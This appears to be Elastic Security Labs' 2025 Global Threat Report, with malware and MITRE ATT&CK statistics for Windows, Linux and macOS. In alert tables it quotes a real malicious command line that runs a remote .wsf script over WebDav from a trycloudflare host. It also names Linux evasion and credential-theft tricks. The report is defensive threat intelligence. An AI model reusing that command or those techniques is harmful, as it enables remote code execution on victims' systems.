2025

elastic security labs

GLOBAL THREAT REPORT

TABLE OF CONTENTS

Introduction

The adversary's playbook has fundamentally changed. The era of slow, methodical intrusion has been replaced by a new model of high-velocity attacks that prioritize speed and efficiency. Attackers are now exploiting the trusted tools and workflows of the modern enterprise — cloud accounts, developer platforms, and browsers — making their actions harder than ever to distinguish from normal activity.

The answer is hidden in your data. To spot today's high-speed attacks, you need an in-depth understanding of your environment. This means using AI-driven analysis to connect real-time events to historical patterns, revealing the full story of an attack. Only with this deep, machine-speed context can you make the quick, confident decisions needed to stop a modern threat.

Our team of researchers, analysts, and engineers at Elastic Security Labs believes that the only way to succeed is through an open, community-based approach — we all get stronger when we share what we learn. This report puts that belief into practice, sharing insights from our global visibility to help you build a stronger, more confident defense.

Executive summary

The age of patient, stealthy attacks is giving way to a new era of high-velocity threats. Our year-over-year analysis reveals a clear strategic shift: Adversaries are retooling for speed, weaponizing AI to generate novel threats at scale, and prioritizing immediate execution over prolonged stealth. This acceleration forces defenders to adapt to an attack lifecycle measured in minutes, not months, where rapid, context-rich decisions drawn from both real-time and historical data have become the key to effective defense.

The 2025 Elastic Global Threat Report from Elastic Security Labs breaks down this new landscape. Based on our analysis of global threat telemetry, we've identified the key adversary behaviors and defensive innovations that matter most. Here's a preview of what you'll learn:

- **Adversary priorities on Windows have flipped in the last year.** The tactic category of Execution now accounts for **32.05%** of malicious behavior — doubling its previous share of ~16% — and surpassing **Defense Evasion** as the top tactic. This disrupts a three-year trend and indicates a strategic shift toward immediate payload deployment over initial stealth.

  > **What this means for you →** Attackers are no longer waiting to hide; they are focused on running malicious code immediately upon entry. This makes runtime memory protection and initial access prevention more critical than ever.

- **The cloud attack surface is highly concentrated.** Over **60%** of all cloud security events boil down to just three adversary goals: Initial Access, Persistence, and Credential Access.

  > **What this means for you →** Across all major cloud platforms, this laser focus on **identity-based attacks** is a clear signal that hardening authentication flows and monitoring for anomalous privileged access are the most effective ways to defend your cloud workloads.

- **Adversaries are weaponizing AI to lower the barrier to entry for cybercrime.** We saw a **15.5% increase in Generic threats**, a trend likely fueled by adversaries using large language models (LLMs) to quickly generate simple but effective malicious loaders and tools.

  > **What this means for you →** The rise of AI-generated threats dramatically increases the volume and variety of malware you face. This means relying less on static signatures and more on **behavioral analytics and AI-driven detection** to automatically identify and stop the flood of novel threats at scale.

- **The theft of browser credentials has industrialized.** Our analysis of over 150,000 malware samples revealed that **more than 1 in 8** are designed to steal browser data. This isn't for isolated use; these credentials are the raw material fueling the **access broker economy**, providing a steady supply of keys for other attackers to compromise corporate cloud accounts.

  > **What this means for you →** The browser is a primary battleground for your organization's most sensitive data. Infostealers have adapted to built-in browser protections, which means traditional identity controls are no longer enough.

- **Source code leaks create uniquely permanent risks.** As our internal investigations show, a single accidental commit to GitHub — from API keys to a passport photo — becomes part of a distributed, immutable history that is incredibly difficult to fully remediate, creating durable exposure from a momentary lapse.


  > **What this means for you →** Continuous monitoring must extend beyond traditional perimeters and into your developer workflows to secure the entire supply chain ecosystem.

These trends are deeply interconnected. An adversary can use AI-generated malware to steal browser credentials, which are then used to gain initial access to a cloud account. Once inside, they immediately focus on execution to deploy ransomware or steal data. This report connects the dots, showing how these TTPs form the modern attack chain and, more importantly, how to break it at multiple points.

The threat landscape is complex, but by understanding malware and threat behaviors and leveraging advanced defenses, organizations can significantly improve their resilience. Elastic Security provides the necessary capabilities and shared intelligence to navigate these challenges and build a more secure digital future through collective efforts and continuous adaptation.

What’s new in this report

Broader visibility into customer distribution: For the first time in this report, Elastic is providing the following summary of our enterprise customer distribution to help contextualize trends and correlations. This graphic depicts the 10 most prevalent categories of enterprise, which includes a wide range of service-based businesses, financial services providers, utilities, and public sector organizations. Industry context matters because threat actors don’t target every vertical the same way, and it is important to see risk through the lens of your, and adjacent, industry sectors. Tying threats to vertical realities helps provide a clear view of business impact.



Comparison with hybrid sources: New this year, we provide subsections throughout the **Trends and correlations** section that describe our observations from hybrid public/private sources: Each vendor collects unique telemetry in the sense that our user and customer populations may not overlap across regions or industries. This comparison to hybrid sources serves as a transparent way to communicate that our visibility may not equate to the broader global threat landscape. It’s a way of showing you that we understand the limits of our imperfect visibility, while also highlighting globally prevalent threats you might have encountered.

Insight into Elastic security machine learning and AI: With this edition, we’re also including information on Elastic Security Machine Learning and AI, including model performance and updates. These technologies play a pivotal role in defense-in-depth, often mitigating threats before they have an opportunity to impact enterprises.

Visibility into Elastic's internal threat data: As Elastic Security's customer zero, Elastic's internal information security team provides valuable perspectives about the threats we encounter from the global threat landscape. The case studies they contribute to this publication highlight that we have skin in the game, and we practice what we preach.

Sunset sections from previous reports: Finally, this edition of Elastic's Global Threat Report omits some sections from prior editions (such as forecasts and forecast rebuttals) and focuses on key statistics derived from the telemetry data our users and customers opt to share with us. It also provides insights into the work we're doing both to generate telemetry and prioritize new data or capabilities. Earlier in 2025, we released a companion report, The State of Detection Engineering at Elastic, which tells this story in much more detail. Let's see how we're changing together.

Trends and correlations


The following subsections describe the major tools, tactics, and procedures (TTPs) employed by threats that were identified across Elastic telemetry from June 2024 to July 2025. Elastic telemetry includes data generated by Elastic Endgame, Elastic Endpoint, and the Elastic Security solution.[1] In some cases, the Elastic Security solution ingested data from third-party sensors and other technologies.

Malware signature key statistics

In this section, Elastic Security Labs studies the distribution and trends of malware families in 2025 across all our customers' platforms, comparing these findings with last year's results where applicable. This study includes all file and memory threats identified using our YARA rules, which are a set of strings or byte signatures that uniquely identify a specific threat or family. In line with our open source philosophy, we continue to share these rules on Elastic's Protections artifacts repository.

Distribution of malware by operating systems in Elastic telemetry

This section generalizes the malware signature events observed across supported operating systems, which presently includes Windows, Linux, and macOS endpoints.



[1] The Elastic Security solution telemetry is generated by a diverse population of sensors and data sources that are too numerous to describe concisely, including sensors not developed by Elastic.

Windows summary

Out of all signature-related detections, **89.97%** were recorded on Windows. This prevalence is largely due to the distribution of Windows among customer environments and an emphasis on Windows-based research to combat novel and widespread malware threats.

The **23.85%** increase in detections compared to last year can be attributed to the increase in Elastic Defend Windows-based adoption.

Linux summary

In this year's study, Linux systems accounted for **9%** of observed systems, a notable decrease from the previous year. However, this does not suggest that Linux is less of a target. Given its primary use in server and application hosting, intrusions often involve advanced techniques like exploit kits and custom rootkits, as Elastic Security Labs detailed in its PUMAKIT research earlier this year. Such novel techniques are challenging to detect with YARA signatures, but they may be successfully identified by our agent using behavioral and machine learning–based methods.


macOS summary

macOS represents the smallest portion of our data at **1.03%**, consistent with the previous year. While this percentage is low, attributed to both its lower adoption among our customers and generally lower volume of malware targeting the platform, it does not imply that macOS is inherently more secure.

Elastic Security's high level of coverage on this platform allowed us to uncover an advanced threat attack earlier this year, which we attribute to the Democratic People's Republic of Korea (DPRK).

Malware categories observed across all supported operating systems

Each file and memory signature we identify is categorized into distinct but subjectively defined groups. The distribution across these categories is outlined in the following table.



Trojan category

In this year's report, Trojans comprised **64.49%** of all identified malware. These threats typically masquerade as legitimate software, allowing malicious actors to establish a foothold on compromised systems, exfiltrate sensitive data, deployadditional harmful payloads,and further penetrate network defenses.

Elastic Security Labs maintains vigilance against such threats, documenting a ClickFix malware campaign that was actively employed to deliver these Trojan payloads earlier in the year.

Generic category

Generic threats, encompassing various small tools that couldn't be categorized elsewhere, account for **23.53%** of all threats; this category saw a **15.5%** increase from last year.

This rise is possibly driven by the ease of creating such tools. **Large language models (LLMs)** enable even less-skilled adversaries to quickly generate reliable, simple loaders. Additionally, a climate of **economic uncertainty** often spurs an increase in cybercrime, leading to more diverse and widespread threat activity.

Rootkit category

Rootkits have shown a significant increase, reaching 5.01% in this year's study. Our ability to detect them has greatly improved, particularly on Linux, where many advanced threats leverage kernel-level features for stealth and privileged functionality to establish a deep foothold on infected machines. We conducted an in-depth analysis of a Windows rootkit and its capabilities we refer to as ABYSSWORKER, also known as POORTRY by Google Cloud Mandiant, which was detected in the wild via our telemetry.

Cryptominer category

Cryptominers continue to pose a threat, accounting for **2.77%** of the share. The majority are deployed to mine Monero cryptocurrency, primarily utilizing XMRIG. This prevalence is likely due to Monero's privacy features. Additionally, unauthorized cryptomining on Linux has led to an increased research emphasis on these families.

Remote Monitoring and Management (RMM) category

Remote Monitoring and Management (RMM) tools, such as TeamViewer or UltraVNC, represent **1.91%** of observed instances. These legitimate, free, or paid "support" tools are abused by threat actors to gain remote access to a victim's machine once the victim is tricked into installing them.


Malware families broken down by operating system in Elastic telemetry

This section provides the most prevalent malware families identified on each operating system. The designation "malware family" is applied to related code families that share significant design and implementation similarities, but which may be drastically different in terms of packaging or even translated to another development language.

Prior editions of this report combined data from all operating systems, which influenced the reported distribution of these malicious code families. With this more detailed reporting, we hope to better represent these distributions. For each operating system, we highlight threat phenomena that might otherwise be overlooked and which are reflected in endpoint behavioral trends.

Windows-based malware families

Elastic telemetry captured a wide variety of signature events with few, if any, truly dominant code families. However, three general phenomena stand out: the explosion of infostealers, reliable off-the-shelf families, and malware from open sources.



Infostealers and the prevalence of access broker networks

GhostPulse represents about **12%** of signature events and leverages built-in Windows scripting interfaces and process injection to deliver infostealers such as Lumma (**6.67%**) and Redline (**6.67%**). Infostealers play a key role in collecting credentials that are packaged and sold by access brokers, which commoditizes initial access while frustrating attribution of initial access attempts.

Off-the-shelf frameworks


RemCos (**9.33%**) and CobaltStrike (**~2%)** were two of the most-frequently identified off-the-shelf malware families seen targeting the Windows operating system. These capabilities benefit from mature development teams and have been leveraged broadly by threats of all kinds to achieve a variety of objectives. While we have observed an overall reduction of off-the-shelf implants this year, we attribute that to the rapid popularity of other code families.

Open sources

Ayncrat, Havoc, and njRat collectively represent about **13%** of signature events. What separates these code families from those developed privately is that these are available publicly on GitHub. The availability of source code lowers the barrier to entry for some threat groups and may inspire features in closed malware development ecosystems. Importantly, this also plays a powerful role in enabling defenders to produce countermeasures from those very same open sources.

Linux-based malware families

Linux telemetry shows a consistent threat landscape dominated by commoditized malware, cryptocurrency miners, and lightweight command-and-control (C2) frameworks. Adversaries continue to rely on well-known code families such as Sliver, Mythic, and Metasploit, often deployed after initial access via remote services or public-facing applications. These frameworks are typically used directly from the shell, indicating a hands-on intrusion style.



Persistent patterns

A common attack methodology observed alongside signature event data begins with Initial Access, followed by rapid establishment of Persistence. Scheduled job mechanisms such as cron and systemd were most commonly abused, frequently triggering behavioral detections. Shell profile modification, XDG autostart desktop entries, and udev rules were also observed. Elastic Security Labs researcher Ruben Groenewoud has shared in-depth research into Linux persistence.


Off-the-shelf, on the wire

If the cloud is “someone else’s computer”, off-the-shelf capabilities are “someone else’s malware.” Threats of many kinds chose mature and well-built frameworks like Sliver (**12.43%**), Mythic (**~12%**), and Metasploit (**9.39%**) because they reduce the development burden while complicating attribution.

Cryptocurrency mining

Once persistence is established on Linux, adversaries commonly deploy cryptominers, particularly XMRIG variants. These payloads are usually part of broader scripts that enumerate kernel features, remove competitors using `kill` commands, harden attacker files via `chattr +i`, and attempt to evade detection by disabling system logging, firewall rules, and other defenses. Attackers frequently reach out to external services to determine the host's public IP and often utilize BusyBox for compact utility execution. This common attack pattern is also observed in the overall behavioral telemetry.

macOS-based malware families



Off-the-shelf malware

Although the low number of macOS observations makes the study of malware distribution on the platform inherently skewed, we observe that the most widespread family is Metasploit, with **25.66%** of the share.

Cryptominers

Generically identified crypto miners (**17.70%**) and the well-known XMRig miner (**4.42%**) collectively represent about **22%** of the malware we observed on macOS. Like Linux, macOS appears to be an attractive target for cryptocurrency mining.

Infosealers

Infostealers are a dominant category on all supported operating systems, with MdQueryTCC (**13.27%**) and Wallets (**7.08%**) making up about **20%** of total macOS observations. Notably, this doesn't capture indirect or script-based infostealers — both of which played roles in novel discoveries, which are by definition minority events.

Endpoint behavior key statistics


Elastic Security operates on the principles of openness, transparency, and collaboration. In line with these values, Elastic shares all protections artifacts used in production, which detail the endpoint behavioral logic developed to identify adversary tradecraft using Elastic. This report leverages global telemetry from the alerts and integrated prevention capabilities derived from this detection logic. To the extent that tactics and techniques exist in MITRE ATT&CK, Elastic Security describes threat behaviors aligned to industry consensus.

Readers should note that while tactics represent adversary goals, techniques best describe how adversaries attempted to achieve them. For those comfortable with the notion of even more specific sub-techniques, we think of those as explicit implementations of a technique. Due to sparse data, macOS behaviors have been omitted.

Top MITRE ATT&CK tactics

Windows operating systems

Execution (**32.05%**) is the most prevalent tactic, followed by Defense Evasion (**23.08%**) and Initial Access (**19.23%**). These three account for nearly **75%** of observed activity, indicating attackers are heavily focused on gaining a foothold, evading detection, and running malicious code. Readers familiar with past editions of this report may recall that last year Defense Evasion led this group at about **38%** where Execution was about **16%**; we attribute these changes to investments in Elastic Defend capabilities and a robust focus on detection engineering, and not changes in threat preferences or motivations. Other tactics like Command and Control (**10.26%**) and Credential Access/Discovery (**~3–4%** each) appear less frequently, suggesting they are secondary priorities in many campaigns.




Linux operating systems

Execution typically maps to shell or interpreter usage. Persistence aligns with abuse of scheduled jobs or malicious `systemd` units. Defense evasion includes masquerading, disabling security services, clearing logs, and `LD_PRELOAD` abuse. Discovery phases often involve system and user enumeration. Credential access sometimes occurs via `/proc` filesystem scraping or leveraging utilities such as unshadow. In terms of command and control, attackers favor both encrypted C2 channels and legitimate services like Telegram. Resource hijacking, especially through crypto mining, remains a dominant impact tactic.

Most rootkits detected via telemetry fall into two categories. The first are shared object rootkits that modify the `LD_PRELOAD` configuration files. The second are loadable kernel module (LKM) rootkits. These rootkits focus on hiding processes, files, and network artifacts while providing attackers with stealthy persistence. Typical giveaways of these rootkits are out-of-tree/unsigned LKM loading and clearing of the kernel message buffer. Through Elastic's Auditd Manager integration with well-tailored Auditd detection logic, these threats can be identified upon load.

The telemetry also confirms previously reported findings in Elastic's research, such as the use of `Gsocket` in real-world attacks and Telegram abuse by botnet-linked threats. Additionally, our observations echo attribution claims in third-party research such as Solar 4Rays' report on Shedding Zmiy, which linked PUMAKIT to a broader cluster of APT tooling involving in-memory execution and kernel tampering.



The Linux threat ecosystem in 2025 remains consistent in threat behavior. Most attacks follow a straightforward path from access to persistence and mining, often using bash-based scripts packed with LOLBins, simple evasion logic, and basic C2 channels. More sophisticated threats are rare but present, marked by rootkits, encrypted communication channels, and fileless techniques. While static signature detection remains useful, behavioral detections tied to MITRE ATT&CK tactics offer broader visibility across common attacker playbooks, highlighting the importance of layered telemetry and cross-signal analytics.

Top MITRE ATT&CK techniques, Windows operating systems

Command and Scripting Interpreter **(21.62%**) dominates as the top observed technique, reinforcing its central role in post-compromise activity. User Execution (**12.61%**) and Phishing (**11.71%**) remain key entry points, showing the continued reliance on social engineering. System Binary Proxy Execution (**10.81%**) and Process Injection (**6.31%**) underscore attackers' focus on stealth and defense evasion.

The presence of diverse low-frequency techniques — such as Masquerading, Windows Management Instrumentation, and Protocol Tunneling — reflects varied tradecraft, with adversaries layering multiple methods to evade detection and maintain persistence.

The most prevalent Command and Scripting Interpreter subtechniques were PowerShell, Windows Command Shell, JavaScript, and Visual Basic. Javascript and Visual Basic have native interpreters in the form of `wscript.exe` and `cscript.exe`, as well as a wide range of other utilities like `winrm.exe`. Many of these can be chained together interchangeably to evade static forms of detection logic.

Top related protection alerts were for the fake CAPTCHA lure and malicious LNK files, followed by the delivery of malicious js/vbs scripts via archives or disguised as browser updates downloaded directly from malicious websites. Another interesting trend in execution is the use of WebDav to host malicious scripts abusing legitimate tunneling web services such as CloudFlare:

message	process.command_line	process.parent.command_line
Malicious Behavior Prevention Alert: Suspicious Windows Command Shell Execution	“C:\Windows\System32\cmd.exe” /c start /min wscript //B //Nologo “\\photos-folding-considerations-walked.trycloudflare.com@SSL\DavWWWRoot\at\croj.wsf”	C:\WINDOWS\Explorer.EXE
Malicious Behavior Prevention Alert: Script Execution from WebDav	“C:\Windows\System32\cmd.exe” /c start /min wscript //B //Nologo “\\photos-folding-considerations-walked.trycloudflare.com@SSL\DavWWWRoot\at\croj.wsf”	C:\WINDOWS\Explorer.EXE

For the Defense Evasion tactic category, the top three techniques were System Binary Proxy Execution, Process Injection, and Masquerading. Top related protection alerts show that there is an increase in the abuse of malicious Windows installers via msiexec, NTDLL memory unhooking, Process Hollowing, and DLL-SideLoading for evasion.

Credentials from Web Browsers is the top observed sub-technique for **Credential Access**, and many Infostealers have adapted to Chromium browsers for application-bound protection.

Remote Monitoring and Management (RMM) tools, while legitimate for IT support and administration, are increasingly being abused by malicious actors for unauthorized access, persistence, and lateral movement within networks. We’ve observed malware instances (**Remcos**, **AsyncRAT**, and **RedLine**) that were deployed using legit RMM tools:

message	rule.name	file.name	process.parent.executable	process.parent.code_signature.subject_name
Malware Prevention Alert	Windows.Trojan.Remcos	msvcp1403.dll	C:\Program Files (x86)\ScreenConnect Client (dced0c98722de943)\ScreenConnect.WindowsClient.exe	Connectwise, LLC
Malware Prevention Alert	Windows.Trojan.Remcos	msvcp1403.dll	C:\Program Files (x86)\ScreenConnect Client (dced0c98722de943)\ScreenConnect.WindowsClient.exe	Connectwise, LLC
Malware Prevention Alert	Windows.Trojan.Remcos	msvcp1403.dll	C:\Program Files (x86)\ScreenConnect Client (dced0c98722de943)\ScreenConnect.WindowsClient.exe	Connectwise, LLC

Here is an example of a shellcode alert where the legitimate Netsupport Manager was abused to drop a malicious DLL wpdecodejp.dll side-loaded by a signed benign binary:

message	event.code	process.parent.name	process.parent.code_signature.subject_name	process.executable	process.code_signature.subject_name	process.thread.Ext.call_stack_final_user_module.path
Memory Threat Detection Alert: Windows.Generic.Threat	shellcode_thread	client32.exe	NetSupport Ltd	C:\Users\Public\Music\Babylon.exe	Babylon Software LTD	c:\users\public\music\wpdecodejp.dll
Memory Threat Detection Alert: Windows.Generic.Threat	shellcode_thread	client32.exe	NetSupport Ltd	C:\Users\Public\Music\Babylon.exe	Babylon Software LTD	c:\users\public\music\wpdecodejp.dll


NetSupport Manager can be used as a primary or follow-on payload. This detection NetSupport Execution form unusual Path was quite effective at identifying its abuse.

Top MITRE ATT&CK techniques, Linux operating systems

